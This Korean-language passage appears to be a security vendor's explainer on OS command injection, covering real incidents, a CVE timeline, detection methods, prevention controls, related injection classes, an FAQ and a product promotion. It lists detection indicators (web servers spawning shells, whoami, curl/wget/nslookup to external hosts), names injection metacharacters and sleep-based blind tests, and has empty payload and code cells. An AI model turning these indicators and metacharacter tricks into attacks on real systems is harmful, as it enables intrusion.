2023년 5월, 러시아와 연계된 위협 행위자들이 22개 덴마크 전력 회사를 침해했습니다. 첫 번째 공격은 Zykel 라우터의 심각한 명령어 인젝션 취약점인 CVE-2023-28771을 악용했습니다. 공격자들은 이후에도 패치되지 않은 시스템을 악용해 접근 권한을 유지했습니다. 덴마크 핵심 인프라 사이버 보안 센터인 SektorCERT는 이 공격 활동을 공개했습니다 2023년 11월에.
Ivanti Connect Secure 대규모 악용 (2024)
2024년 1월부터 여러 위협 그룹이 CVE-2024-21887 (명령어 인젝션)과 CVE-2023-46805 (인증 우회)를 연계해 Ivanti Connect Secure VPN 어플라이언스를 공격했습니다. CISA는 긴급 권고문을 발행해 이 취약점 연계 악용을 설명했습니다.
Coolify의 세 가지 명령어 인젝션 취약점 (2026)
2026년 1월 공개된, Coolify 취약점은 Coolify 자체 호스팅 배포 플랫폼에서 명령어 인젝션이 여전히 현실적인 위험임을 입증했습니다. 이 중 세 가지(CVE-2025-66209, CVE-2025-66210, CVE-2025-66211, 각각 CVSS 10.0)는 데이터베이스 백업, 데이터베이스 가져오기, PostgreSQL 초기화 스크립트 관리 기능에 영향을 미쳤습니다. 데이터베이스 권한을 가진 인증된 사용자는 컨테이너를 벗어나 서버를 장악할 수 있었습니다.
이 사고들은 10년 넘는 기간에 걸쳐 발생했습니다. 다음 연대표는 명령어 인젝션이 어떻게 진화했는지 보여줍니다.
명령어 인젝션: 역사적 연대표
연도 | 사건 | 의의 |
2002 | CVE-2002-0061 문서화 | 초기 CWE-78 사례: 파이프 문자를 통한 웹 서버 명령 실행 |
2014 | Shellshock (CVE-2014-6271) | 여러 플랫폼에서 GNU Bash를 대규모로 악용 |
2017 | Apache Struts / Equifax (CVE-2017-5638) | HTTP 헤더를 통한 명령 실행으로 대규모 침해 발생 |
2023 | Apache ActiveMQ (CVE-2023-46604) | 셸 명령 실행으로 이어지는 역직렬화 취약점; 랜섬웨어 배포에 악용 |
2023 | Cisco IOS XE 제로데이 (CVE-2023-20198) | 지속성 임플란트를 설치하는 2단계 취약점 악용 체인 |
2023 | 덴마크 전력망 공격 | 핵심 인프라의 명령 인젝션 취약점을 이용해 여러 기업 공격 |
2024 | Ivanti Connect Secure 대규모 취약점 악용 | 외부에 노출된 어플라이언스를 겨냥한 명령 인젝션 + 인증 우회 체인 |
2025 | CWE-78, MITRE의 KEV 상위 10개 중 1위 | CISA의 KEV 카탈로그에서 가장 많이 공격에 악용된 취약점 |
2025 | CVE-2025-54100 (Windows PowerShell) | PowerShell 웹 콘텐츠 처리 과정의 명령 인젝션 |
2026 | Coolify의 CVSS 10.0 취약점 3건 | 최신 DevOps 도구의 명령 인젝션 취약점 3건 |
2026 | TP-Link Archer BE230 (CVE-2026-22224) | 소비자용 라우터 펌웨어의 클라우드 인터페이스 인젝션 |
명령 인젝션은 새로운 환경에서도 계속 나타납니다. 공격 표면은 이제 클라우드 인프라, IoT 생태계, AI 플랫폼까지 확장되었습니다. 보안 팀은 취약점 악용 전후 모든 계층에서 명령 인젝션을 탐지해 공격자의 침투 경로를 차단합니다.
명령 인젝션 탐지 방법
명령 인젝션을 발견하려면 개발 수명 주기, 애플리케이션 런타임, 엔드포인트 및 네트워크 텔레메트리 전반에 걸친 다계층 탐지가 필요합니다.
정적 애플리케이션 보안 테스트 (SAST)
SAST 도구는 애플리케이션을 실행하지 않고 런타임 전에 소스 코드나 바이너리의 취약한 패턴을 분석합니다. 명령 인젝션을 탐지할 때 SAST는 다음을 식별합니다:
- 위험한 싱크 호출 (system(), exec(), popen(), subprocess에서 shell=True)
- 사용자가 제어하는 소스 (HTTP 매개변수, 헤더, 쿠키)의 신뢰할 수 없는 데이터가 검증 없이 이러한 싱크로 유입되는 흐름
- OS 명령 구성 전 허용 목록 검증 누락
SAST는 오탐이 발생하며 런타임 동작을 관찰할 수 없습니다. 실제 취약점 악용 가능성이 아닌 코드 패턴을 식별합니다. SAST 탐지 결과는 수동 검증이 필요한 지표로 취급하세요.
동적 애플리케이션 보안 테스트 (DAST)
DAST는 외부에서 공격을 시뮬레이션해 실행 중인 애플리케이션을 평가합니다. 다음 OWASP WSTG에 따르면, 명령 인젝션을 탐지하는 효과적인 DAST 페이로드는 다음과 같습니다:
범주 | 페이로드 예시 | 식별 방법 |
명령 연결 |
| 응답에 나타나는 명령 출력 |
명령 치환 |
| 응답에 나타나는 명령 출력 |
시간 지연 (블라인드) |
| 응답 시간 측정 |
대역 외 (블라인드) |
| DNS 콜백 모니터링 |
Burp Suite Professional과 OWASP ZAP 같은 도구는 애플리케이션 엔드포인트 전반에서 이러한 탐지를 실행합니다.
런타임 애플리케이션 자체 보호 (RASP)
RASP는 실행 중인 애플리케이션에 계측 기능을 적용해 애플리케이션 내부에서 호출되는 명령을 포착합니다. RASP는 Runtime.exec 또는 ProcessBuilder.start를 통한 실제 프로세스 생성을 포착합니다. 따라서 경계 보안을 속이는 인코딩 및 난독화 기법도 이 계층에서는 통하지 않습니다.
엔드포인트 및 네트워크 행동 지표
SOC 팀은 다음과 같은 프로세스 및 네트워크 수준 지표로 명령 삽입 악용을 식별할 수 있습니다:
프로세스 지표:
- 웹 서버 프로세스 (Apache, nginx, Tomcat)가 cmd.exe, bash, sh, 또는 PowerShell을 자식 프로세스로 실행
- 자식 프로세스가 실행하는 명령어 whoami, id, ifconfig, net user 또는 유사한 시스템 정보 수집 명령어
- Base64로 인코딩된 문자열이 셸 프로세스의 명령줄 인수로 나타남
- 명령어 nslookup, curl 또는 wget을 웹 애플리케이션 상위 프로세스에서 기업 외부 대상으로 호출하는 프로세스
네트워크 지표:
- 외부로 나가는 curl 또는 wget 요청을 외부 IP 주소로 보내는 서버 측 프로세스
- 새로운 사용자 에이전트(curl, wget)가 인터넷에 노출된 시스템에서 발생하며 기준선에서 벗어남
- 서버 프로세스가 이례적인 외부 도메인을 조회하는 DNS 요청. 대역 외 애플리케이션 보안 테스트(OAST)의 데이터 유출 페이로드와 일치
가장 강력한 방어는 인젝션이 셸에 도달하기 전에 차단합니다.
명령어 인젝션 방지 방법
예방은 OWASP Defense Cheat Sheet에 제시된 방어 체계를 따릅니다. 가장 강력한 제어 조치부터 적용하고 추가 방어 계층을 구축하세요.
1. OS 명령어 호출 완전히 제거
가장 효과적인 예방책은 애플리케이션 계층 코드에서 OS 명령어를 호출하지 않는 것입니다. PortSwigger에 따르면 거의 모든 셸 명령어에는 프로그래밍 언어의 기본 기능을 활용하는 대안이 있습니다. InetAddress.getByName("host")을 사용하고 셸에서 ping을 실행하지 마세요. Python의 shutil.copy()를 사용하고 os.system("cp ...") 호출을 피하세요. PHP의 내장 copy() 대신 system("cp ...").
2. 셸 호출이 불가피하다면 매개변수를 분리하세요

OS 명령을 호출해야 한다면 명령과 인수를 분리하는 구조화된 API를 사용하세요:
py
Java
PHP에서 escapeshellarg()는 사용자 입력을 작은따옴표로 감싸 전체 값을 하나의 인수로 처리합니다. 명령 주입은 방지하지만 인수 조작까지 막지는 못합니다.
3. 차단 목록이 아닌 허용 목록으로 검증하세요
허용할 입력을 정확히 정의하세요. 그 외의 입력은 기본적으로 모두 거부합니다.
명령 인수에 사용할 허용 목록 정규식의 예시를 제시한 문서는 OWASP Defense Cheat Sheet이며, 정규식은 ^[a-z0-9]{3,10}$.
명령 인수의 모든 허용 목록 정규식에서 제외해야 하는 문자에 대한 기준은 OWASP:

4. -- 인수 구분자를 사용하세요
POSIX 지침 10에 따르면 첫 번째 -- 인수는 옵션의 끝을 나타냅니다. 그 뒤의 모든 인수는 -로 시작하더라도 피연산자로 처리됩니다:
shell
사용자 입력에 하이픈으로 시작하는 값이 포함되어도 인수 주입을 방지합니다.
5. 최소 권한으로 실행하세요
웹 애플리케이션과 구성 요소는 임의의 OS 명령을 실행하지 못하도록 엄격한 권한으로 실행하세요. 주입된 명령은 취약한 애플리케이션의 권한으로 실행되므로 권한이 제한된 사용자로 프로세스를 실행하면 명령 주입이 성공해도 피해 범위를 줄일 수 있습니다.
6. NIST SSDF에 맞춰 관리하세요
NIST SP 800-218(Secure Software Development Framework)은 거버넌스 체계를 제공합니다. PW.8 지침은 출시 전 취약점을 찾기 위한 코드 테스트를 요구합니다. PW.9 지침은 위험한 구성이 운영 환경에 적용되지 않도록 안전한 기본 설정을 요구합니다.
이러한 통제 수단과 적절한 도구를 결합하면 명령 주입을 뒤늦게 수습하는 대신 조기에 발견할 수 있습니다.
탐지 및 예방 도구
앞서 살펴본 SAST와 RASP는 코드 검토와 런타임 보호를 담당합니다. 여기에 세 가지 방어 계층을 더할 수 있습니다.
DAST 도구
Burp Suite Professional과 OWASP ZAP은 시간 기반 및 대역 외 기법을 포함한 주입 페이로드로 실행 중인 애플리케이션을 검사해 블라인드 명령 주입을 탐지합니다. 스테이징 환경에서 DAST 검사를 정기적으로 실행하세요.
웹 애플리케이션 방화벽(WAF)
OWASP ModSecurity Core Rule Set에는 원격 코드 실행을 겨냥한 REQUEST-932-APPLICATION-ATTACK-RCE 규칙이 포함되어 있습니다. AWS WAF Managed Rules도 다음을 통해 유사한 보호 기능을 제공합니다: Core Rule Set.
하지만 WAF에는 중대한 한계가 있습니다. MDSec 연구진은 여러 주요 WAF 제품을 우회한 실제 사례를 기록하며, WAF가 "너무 자주 단일 방어선으로 여겨진다"고 결론지었습니다. 우회 기법에는 요청 정규화 취약점과 HTTP 매개변수 오염이 포함됩니다. WAF는 애플리케이션 수준의 입력 검증을 보완해야 하며, 절대 대체해서는 안 됩니다.
EDR/XDR 플랫폼
엔드포인트 탐지 및 대응(EDR)과 확장 탐지 및 대응(XDR) 플랫폼은 최종 방어 계층을 형성합니다. 인젝션이 성공한 후 OS 프로세스와 네트워크 텔레메트리를 감시하며 예상치 못한 자식 프로세스, 비정상적인 네트워크 연결, 측면 이동을 탐지합니다. 여기서 행동 기반 AI가 필수적입니다. 시그니처 기반 도구는 공격자가 인젝션 취약점을 통해 실행할 수 있는 모든 명령을 예측할 수 없습니다.
SentinelOne은 어떻게 대응하나요?
SentinelOne의 Singularity™ Platform은 많은 조직에서 방어 범위가 가장 취약한 익스플로잇 이후 단계에서 명령 인젝션에 대응합니다. 2024년 MITRE ATT&CK Evaluations에서 SentinelOne은 지연 없는 100% 탐지율과 경쟁 제품 대비 88% 적은 경고를 기록했습니다. 웹 서버가 인젝션 성공 후 bash 또는 cmd.exe를 실행하는 순간, 이 차이가 중요해집니다.
Singularity AI SIEM은 텔레메트리, 네트워크 연결, ID 신호를 연관 분석해 통합된 시야를 제공합니다. 명령 인젝션 익스플로잇으로 공격자 인프라를 향한 curl 요청과 뒤이은 측면 이동이 발생하면, Singularity AI SIEM은 분리된 경고를 생성하는 대신 이러한 이벤트를 하나의 공격 흐름으로 연결합니다.
Purple AI™로 Singularity Data Lake 전반에서 자연어로 위협을 헌팅할 수 있습니다. IDC에 따르면 Purple AI 고객은 위협을 63% 더 빠르게 식별하고 MTTR을 55% 단축했습니다. 보안 팀은 의심스러운 자식 프로세스를 발견한 후 사고의 전말을 더 빠르게 파악합니다.
에이전트를 배포할 수 없는 IoT 및 임베디드 기기를 관리하는 조직은 플랫폼의 네트워크 수준 텔레메트리와 ID 기반 행동 분석을 통해 명령 인젝션 악용을 파악할 수 있습니다. CISA KEV 카탈로그에 등재된 패치되지 않은 Zyxel 라우터와 GeoVision 카메라 같은 기기도 포함됩니다.
SentinelOne 데모를 요청하세요. Singularity Platform이 조직 환경 전반에서 명령 인젝션 악용을 탐지하고 차단하는 방법을 확인하세요.

AI 기반 사이버 보안
실시간 감지, 머신 속도 대응, 전체 디지털 환경에 대한 종합적인 가시성을 통해 보안 태세를 강화하세요.
관련 취약점
명령 인젝션은 더 광범위한 CWE-74 인젝션 계열에 속합니다. 관련 취약점과 이들이 어떻게 연쇄적으로 악용되는지 이해하면 셸로 이어지는 모든 경로를 차단할 수 있습니다.
인수 인젝션(CWE-88)
CWE-77의 하위 유형인 인수 인젝션에는 셸 메타문자가 필요하지 않습니다. 공격자는 의도된 명령 안에서 전달되는 인수나 플래그를 조작합니다. MITRE에 따르면, 프로그램이 -exec 스위치를 지원하면 인수 인젝션이 OS 명령 인젝션으로 직접 이어집니다. 셸 메타문자는 차단하지만 하이픈으로 시작하는 값은 허용하는 개발자의 애플리케이션은 여전히 취약합니다.
코드 인젝션(CWE-94)
코드 인젝션은 애플리케이션의 런타임 인터프리터에 새로운 코드를 주입합니다 (eval(), include(), exec() 등 PHP/Python 함수). OWASP에 따르면, "명령 인젝션은 공격자가 애플리케이션에서 실행될 자신의 코드를 추가할 수 있다는 점에서 코드 인젝션과 다릅니다." 주입된 코드가 system().
SQL 인젝션 (CWE-89)
SQL 인젝션은 데이터베이스 쿼리를 조작합니다. 데이터베이스별 기능을 통해 OS 명령 실행으로 이어집니다. Microsoft SQL Server의 xp_cmdshell은 SQL 쿼리 내에서 OS 명령을 직접 실행하며, MySQL 사용자 정의 함수도 유사한 경로를 제공합니다. MITRE는 이러한 공격 경로를 Common Attack Pattern Enumeration and Classification(CAPEC) 카탈로그에서 다음과 같이 문서화했습니다. CAPEC-108 (SQL 인젝션을 통한 명령줄 실행).
서버 측 템플릿 인젝션(SSTI)
CWE-94에 해당하는 SSTI는 사용자 입력을 데이터 값으로 전달하지 않고 템플릿에 연결할 때 발생합니다. PortSwigger에 따르면, 심각한 경우 SSTI로 원격 코드 실행과 서버 전체 제어가 가능합니다. 문서화된 공격 체인에서는 저장형 크로스 사이트 스크립팅(XSS)이 SSTI 페이로드를 전달하고, 이 페이로드가 템플릿 엔진의 클래스에 접근해 OS 명령을 실행합니다.
신뢰할 수 없는 데이터의 역직렬화(CWE-502)
역직렬화 공격은 객체 생성 중 코드 실행을 유발하도록 조작된 직렬화 객체를 사용합니다. MITRE에 따르면, Python pickle 페이로드는 __reduce__를 재정의해 Popen을 호출하고 셸을 실행할 수 있습니다. Apache Commons Collections를 통한 Java 가젯 체인은 Runtime.exec()를 실행합니다. 핵심적인 우회 이점은 페이로드가 바이너리 블롭으로 전달되어 문자열 기반 입력 검증을 모두 피한다는 점입니다.
공통 원리
다음은 MITRE CWE-94의 설명입니다. "모든 인젝션 문제에는 한 가지 공통점이 있습니다. 사용자 제어 데이터 영역에 제어 영역 데이터를 주입할 수 있다는 것입니다." OS 셸, SQL 엔진, 템플릿 엔진, 역직렬화기 중 어떤 인터프리터가 사용되는지에 따라 CWE 분류와 공격 구문이 결정됩니다. 근본 원인은 같습니다. 정제되지 않은 입력이 데이터를 명령으로 처리하는 인터프리터에 도달하는 것입니다.
자주 묻는 질문
명령 인젝션은 애플리케이션이 셸에서 의미를 갖는 문자를 무력화하지 않은 채 사용자 제어 입력을 연결해 OS 명령을 구성할 때 발생하는 보안 결함(CWE-78)입니다.
공격자는 ;, | 또는 && 같은 메타문자를 덧붙여 애플리케이션의 권한으로 자신의 명령을 실행합니다. 주입된 명령은 애플리케이션 계층에 새 로직을 추가하는 대신 기존 OS 호출을 확장합니다.
네. CWE-77과 CWE-78은 OWASP Top 10:2021의 A03:2021 Injection과 OWASP Top 10:2025의 A05:2025에 매핑됩니다. 인젝션 범주에는 명령 인젝션을 비롯해 여러 관련 CWE가 포함됩니다.
네. 공격자는 취약한 엔드포인트에 조작된 HTTP 요청을 보내는 것만으로도 공격할 수 있습니다. Ivanti Connect Secure 공격 체인 (CVE-2024-21887)과 Cisco IOS XE 제로데이(CVE-2023-20198)는 모두 원격으로 악용되었습니다.
VPN 게이트웨이, 라우터, 방화벽 같은 네트워크 어플라이언스가 가장 위험한 공격 표면입니다. IoT 기기, OS와 통합된 웹 애플리케이션, 자체 호스팅 배포 플랫폼도 큰 영향을 받습니다.
최근 CWE-78 사례 AI 에이전트 및 LLM 학습 플랫폼도 포함되며, 여기서는 Python Popen 호출이 정제되지 않은 입력을 처리합니다.
공격자는 파일 작업, DNS 조회, 이미지 처리, 관리자 인터페이스 등 OS와 상호작용하는 애플리케이션 기능을 조사합니다. URL 매개변수, 양식 필드, 헤더, 쿠키, 파일명에 셸 메타문자를 넣어 테스트합니다.
블라인드 인젝션의 경우 sleep 10 같은 시간 지연과 대역 외 DNS 콜백을 사용해 실행 여부를 확인합니다.
주요 징후는 웹 서버 프로세스가 bash, sh, cmd.exe, 또는 PowerShell을 자식 프로세스로 생성하는 것입니다.
웹 애플리케이션의 상위 프로세스에서 whoami, id, ifconfig, curl, wget, 또는 nslookup 같은 명령이 실행되는 것도 강력한 징후입니다. 낯선 도메인으로 향하는 비정상적인 아웃바운드 요청과 DNS 조회도 악용을 나타낼 수 있습니다.
명령어 인젝션은 웹 요청을 통해 OS 수준의 제어 권한을 직접 확보할 수 있어 가장 심각한 취약점 유형 중 하나입니다. CWE-78은 KEV 순위 #1에 올랐습니다.
단 한 단계로 셸 접근 권한을 확보할 수 있어, 실제 악용 비율이 취약점의 발생 빈도보다 높습니다.
그렇습니다. 주입된 명령은 취약한 애플리케이션의 권한으로 실행됩니다. 애플리케이션이 root 또는 상승된 권한으로 실행된다면 공격자가 시스템 전체를 제어할 수 있습니다.
권한이 낮더라도 권한을 상승시키거나, 지속적인 접근 경로를 만들거나, 내부망에서 수평 이동할 수 있습니다. Coolify의 결함은 명령어 인젝션이 컨테이너 탈출과 서버 전체의 침해로 이어질 수 있음을 보여주었습니다.
하나의 도구만으로 모든 경우를 탐지할 수는 없습니다. SAST는 위험한 코드 패턴을 찾고, DAST는 페이로드로 실행 중인 애플리케이션을 테스트하며, RASP는 애플리케이션 내부에서 실제로 호출되는 명령을 포착합니다.
행동 기반 엔드포인트 모니터링은 실행 후 악용 징후를 포착합니다. 여러 계층의 탐지를 결합하는 것이 가장 효과적입니다.
네트워크 어플라이언스, IoT 기기 또는 OS 수준으로 연동되는 웹 애플리케이션에 의존하는 조직은 특히 취약합니다.
2023년 5월 덴마크 에너지 기업 22곳을 겨냥한 공격에서 드러났듯, 핵심 인프라 운영자는 특히 큰 위험에 직면합니다.
다음에 대해 더 알아보기 사이버 보안



가장 진보된 사이버 보안 플랫폼을 경험해 보세요
세계에서 가장 지능적이고 자율적인 사이버 보안 플랫폼이 오늘과 미래에 귀사의 조직을 어떻게 보호할 수 있는지 확인해 보세요.
